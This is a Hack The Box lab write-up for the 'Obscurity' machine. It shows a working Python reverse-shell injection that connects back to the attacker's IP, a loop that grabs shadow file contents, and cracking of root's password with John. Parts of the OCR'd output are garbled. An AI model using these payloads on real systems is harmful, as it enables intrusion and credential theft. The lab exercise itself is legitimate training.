

Hack The Box: Obscurity

//My second hack the box exploitation. Great experience.


Exploiting a vulnerable machine at target IP 10.10.10.168 known as Obscurity

Strategy:

Compromise the vulnerable machine in order to gain privileged access for the root.


Tactics:

1. Perform a network scan. Using nmap to discover target Ip 10.10.10.168. Scanning it for all the vulnerable ports with Nikto and checking all the accessible directories with dirb. It had an open ssh service at port 22. A website on port 8080 using an Apache service.



2. Got access to 8080 port which had a website running on it but no active directories or scripts showing up. The Website has a SuperSecureServer.py but of no essential use.

Used the Wfuzz tool to bruteforce any active directories or scripts. And yes got access to the /develop/SuperSecureServer.py script



The screenshot shows a Kali Linux desktop environment. On the left, a Mozilla Firefox browser window is open at the URL `10.10.10.168:8080/develop/SuperSecureServer.py`. The browser displays the source code of the `SuperSecureServer.py` script, which includes imports for `socket`, `threading`, `datetime`, `sys`, `os`, `misctypes`, `urllib.parse`, and `subprocess`. It also shows a `respTemplate` for HTTP/1.1 status codes, a `DOC_ROOT` variable, a list of `CODES`, and a `MIMES` dictionary. The `class Response:` and `class Request:` definitions are also visible.

On the right, a terminal window is open, showing the output of the `wfuzz` command. The terminal displays the usage of `wfuzz`, examples of how to use it, and the results of a fuzzing attack on the target `http://10.10.10.168:8080/FUZZ/SuperSecureServer.py`. The output shows that the fuzzing process found a new response with a status code of 200, indicating a successful discovery of a new endpoint or script.

```
Usage: wfuzz [options] -z payload,params <url>

FUZZ, ..., FUZZ where you put these keywords wfuzz will replace them with the val
ues of the specified payload.
FUZZ(baseline_value) FUZZ will be replaced by baseline_value. It will be the first req
uest performed and could be used as a base for filtering.

Examples:
wfuzz -c -z file,users.txt -z file,pass.txt -sc 200 http://www.site.com/log.asp?user=
FUZZ25pass=FUZZ2
wfuzz -c -z range,1-10 -hc 888 http://www.site.com/FUZZ(something not there)
wfuzz --script-robots -z list,robots.txt http://www.webscantest.com/FUZZ

Type wfuzz -h for further information or --help for advanced usage.

Fatal exception: Too many arguments.
root@kali:~/home/shashhh10# wfuzz -c --hc 404 -z file,'/usr/share/wfuzz/wordlist/general/medium
.txt' -c 404 http://10.10.10.168:8080/FUZZ/SuperSecureServer.py

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing S
SL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****


Target: http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
Total requests: 1659

*****
ID      Response  Lines  Word  Chars  Payload
*****
000000448:  200      170 L  498 W  5892 Ch  "develop"

Total time: 10.59475
Processed Requests: 1659
Filtered Requests: 1658
Requests/sec.: 156.5868

root@kali:~/home/shashhh10#
```

3. The one way I could think of getting access to the shell was using some type of code injection method. Since it was a python script, it used a reverse python shell to inject it to the specific target Up with the specified port at the listener's end. (TCP connection)
Used netcat to import the script. Gained access to the shell.



```
path='5\\'+'\nimport socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
.connect(("10.10.16.78",1337));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),
2);p=subprocess.call(["/bin/bash","-i"])\nna=\\'

payload = urllib.parse.quote(path)
print("payload")
print(url+payload)

r= requests.get(url+payload)
print(r.headers)
print(r.text)

shashhh10@kali:~$ python3 shell.py
payload
http://10.10.10.168:8080/5%27%0Aimport%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket
.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%2210.10.16.78%22%2C1337%29%29%3Bos.dup2%28s
.fileno%28%29%2C0%29%3Bos.dup2%28s.fileno%28%29%2C1%29%3Bos.dup2%28s.fileno%28%29%2C2%29%3Bp%3
Dsubprocess.call%28%29%3B%22/bin/bash%22%2C%22-1%22%5D%29%0Aa%3D%27

shashhh10@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
C

shashhh10@kali:~$ nc -lvp 1337
listening on [any] 1337 ...
10.10.10.168: inverse host lookup failed: Unknown host
connect to [10.10.16.78] from (UNKNOWN) [10.10.10.168] 47250
www-data@obscure:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@obscure:/$ ls
ls
bin          size = "text/html"
boot         with opener for page, "r" as f
cdrom        data = f.read()
dev          status = "404"
etc          except Exception as e:
home         print(e)
initrd.img   filePath = os.path.join(dirPath, "errors", "500.html")
initrd.img.old  = "404.html"
lib          with opener for page, "r" as f
lib64        data = f.read()
status = "404"
return (body, data, "text/html", status)
```

```
python3 SuperSecureCrypt.py -i out.txt -o /tmp/key -k "$(cat check.txt)" -d
```

[illegible]

5. Also encrypted the password.txt file using the following command

```
python3 SuperSecureCrypt.py -i passwordreminder.txt -o /tmp/password -k alexandrovich -d
```

Logged in with username robert and his credentials using the ssh login.

The screenshot shows a Kali Linux desktop environment with several open windows. The active window is a terminal titled "robot@obscure: ~". The terminal output shows the user running a Python script to encrypt a password reminder file. The script uses a key "alexandrovich" and outputs a hexadecimal string. The user then attempts to decrypt the file using the same key, but encounters an error because the directory "/tmp/password" does not exist. The user then runs the script again, which successfully encrypts the file. Finally, the user switches to the "robot" user and exits the terminal.

```

You also have python3 installed, you can run 'python3' instead.

www-data@obscure:/home/robot$ python3 SuperSecureCrypt.py -i passwordreminder.txt -o /tmp/password -k alexandrovich -d
www-data@obscure:/home/robot$ python3 SuperSecureCrypt.py -i passwordreminder.txt -o /tmp/password -k alexandrovich -dpython3 SuperSecureCrypt.py -i passwordreminder.txt -o /tmp/passwor
-k alexandrovich -d
#####
# BEGINNING #
# SUPER SECURE ENCRYPTOR #
#####
# FILE MODE #
#####
Opening file passwordreminder.txt ...
Decrypting ...
Writing to /tmp/password ...
www-data@obscure:/home/robot$ cat /tmp/password
-k alexandrovich -dcatsupersecret
Usage: SuperSecureCrypt.py [-h] [-i InFile] [-o OutFile] [-k Key] [-d]
SuperSecureCrypt.py: error: argument -d: ignored explicit argument 'cat'
www-data@obscure:/home/robot$ cd /tmp/password
cd /tmp/password
bash: cd: /tmp/password: Not a directory
www-data@obscure:/home/robot$ python3 SuperSecureCrypt.py -i passwordreminder.txt -o /tmp/password -k alexandrovich -d
www-data@obscure:/home/robot$ -k alexandrovich -dCryp.py -i passwordreminder.txt -o /tmp/password -
#####
# BEGINNING #
# SUPER SECURE ENCRYPTOR #
#####
# FILE MODE #
#####
Opening file passwordreminder.txt ...
Decrypting ...
Writing to /tmp/password ...
www-data@obscure:/home/robot$ cat /tmp/password
cat /tmp/password
SecThruObsFTW
www-data@obscure:/home/robot$ su robot
su robot
su: must be run from a terminal
www-data@obscure:/home/robot$ exit

```


6. Gained access to the user.txt file. And exfiltrated it.

```
^C
shashhh10@kali:~$ ssh robert@10.10.10.168
bash: ssh: command not found
shashhh10@kali:~$ ssh robert@10.10.10.168
The authenticity of host '10.10.10.168 (10.10.10.168)' can't be established.
ECDSA key fingerprint is SHA256:H6t35IXxyjmFEZ2NVZbIZHWZJZ0d1ID0j30nABJDw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.168' (ECDSA) to the list of known hosts.
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Wed May 13 05:51:12 UTC 2020

System load:  0.0          Processes:      104
Usage of /:   45.8% of 9.78GB   Users logged in: 0
Memory usage: 8%             IP address for ens160: 10.10.10.168
Swap usage:   0%

40 packages can be updated.
0 updates are security updates.

Last login: Mon Dec 2 10:23:36 2019 from 10.10.14.4
robert@obscure:~$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),4(adm),24(cdrom),30(dip),46(plugdev)
robert@obscure:~$ ls
BetterSSH  check.txt  out.txt  passwordreminder.txt  SuperSecureCrypt.py  user.txt
robert@obscure:~$ cat out.txt
;0EE0p00YY+DE8pE0EasYE000e0EeeNOYI0Ea0Upa0N0a0;0w0aE1f0E0EYaa0f0f0eN0aa0i-vrobert@obscure:~$ ls
BetterSSH  check.txt  out.txt  passwordreminder.txt  SuperSecureCrypt.py  user.txt
robert@obscure:~$ cat check.txt
Encrypting this file with your key should result in out.txt, make sure your key is correct!
robert@obscure:~$ cat user.txt
e4493782066b55fe2755708736ada2d7
robert@obscure:~$ cd home
-bash: cd: home: No such file or directory
robert@obscure:~$ ls
BetterSSH  check.txt  out.txt  passwordreminder.txt  SuperSecureCrypt.py  user.txt
```

7. Enumerate privilege escalation for root. "Sudo -l"

The /BetterSSH.

User "Robert" has permission to run BetterSSH.py

Made a directory SSH inside the /tmp

For some reason the script copies the output of the shadow file of the /tmp/SSH/

Using watch, run a command which let's us set an interval to 0.1 sec and we can grab a copy of the credentials of root and robert.

"while sleep 0.1; do cat /tmp/SSH/* 2>/dev/null; done"

```
File Actions Edit View Help
shashhh10@kali: ~/Downloads shashhh10@kali: ~ shashhh10@kali: ~/eB/Obcurity robert@obscure: ~/BetterSSH robert@obscure: /tmp/SSH

* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Wed May 13 06:05:27 UTC 2020

System load: 0.01 Processes: connection 106
Usage of /: 45.8% of 9.78GB Users logged in: 1
Memory usage: 8% IP address for ens160: 10.10.10.168
Swap usage: 0%

40 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed May 13 05:51:13 2020 from 10.10.16.78
robert@obscure:~$ cd /tmp
robert@obscure:/tmp$ ls
key systemd-private-32017b4694cb4bb9b021c407213a16b1-systemd-resolved.service-zHaSLs vmware-root_604-2731152132
password systemd-private-32017b4694cb4bb9b021c407213a16b1-systemd-timesyncd.service-Pqp02J
robert@obscure:/tmp$ mkdir SSH
robert@obscure:/tmp$ cd SSH/
robert@obscure:/tmp/SSH$ while sleep 0.1; do cat /tmp/SSH/* 2>/dev/null; done
root
$6$riekpK4m$uBdaYk0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSiJW1fQussvJSk8X1M56kzGj8f7DFN1h4dy1
18226
0
99999
7
robert
$6$fZZcDG7g$1f035GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvW00XU.TCIHgavst7Lj8wLF/xQ21jYW5nD66aJsvQSP/y1zbH/
18163
0
99999
7
```

8. We now have the hash of root. Copied the hash to a file "pass.hash".
Used "John" to crack the hash using the rockyou.txt file.
Gained access to the credentials. Password = "mercedes"

```

File Actions Edit View Help

--groups=[-]GID[,...] load users [not] of this (these) group(s) only
--shells=[-]SHELL[,...] load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX] load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[M],[...] load salts with[out] cost value Cn [to Mn]. For
tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL enable memory saving, at LEVEL 1..3
--mode=WIM[-MAX]/TOTAL this node's number range out of TOTAL count
--fork=N fork N processes
--pot=NAME pot file to use
--list=WHAT list capabilities, see --list=help or doc/OPTIONS
--format=NAME force hash of type NAME. The supported formats can
be seen with --list=formats and --list=subformats

shashhh10@kali:~$ john -
bash: john: command not found
shashhh10@kali:~$ john -
bash: john: command not found
shashhh10@kali:~$ sudo john -
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
shashhh10@kali:~$ sudo bash
root@kali:/home/shashhh10# john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
root@kali:/home/shashhh10# john --wordlist=/usr/share/wordlists/rockyou.txt.gz pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:34 DONE (2020-05-13 02:20) 0g/s 3041p/s 3041c/s 3041C/s QWd??g?g,??
Session completed
root@kali:/home/shashhh10# john --wordlist=/home/shashhh10/rockyou.txt pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mercedes (?)
1g 0:00:00:00 DONE (2020-05-13 02:21) 7.692g/s 3938p/s 3938c/s 3938C/s 123456..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/home/shashhh10#
```


9. Logged in as root with root credentials "mercedes". Exfiltrated the root.txt file.

[illegible]

-----*End-of-HTB*-----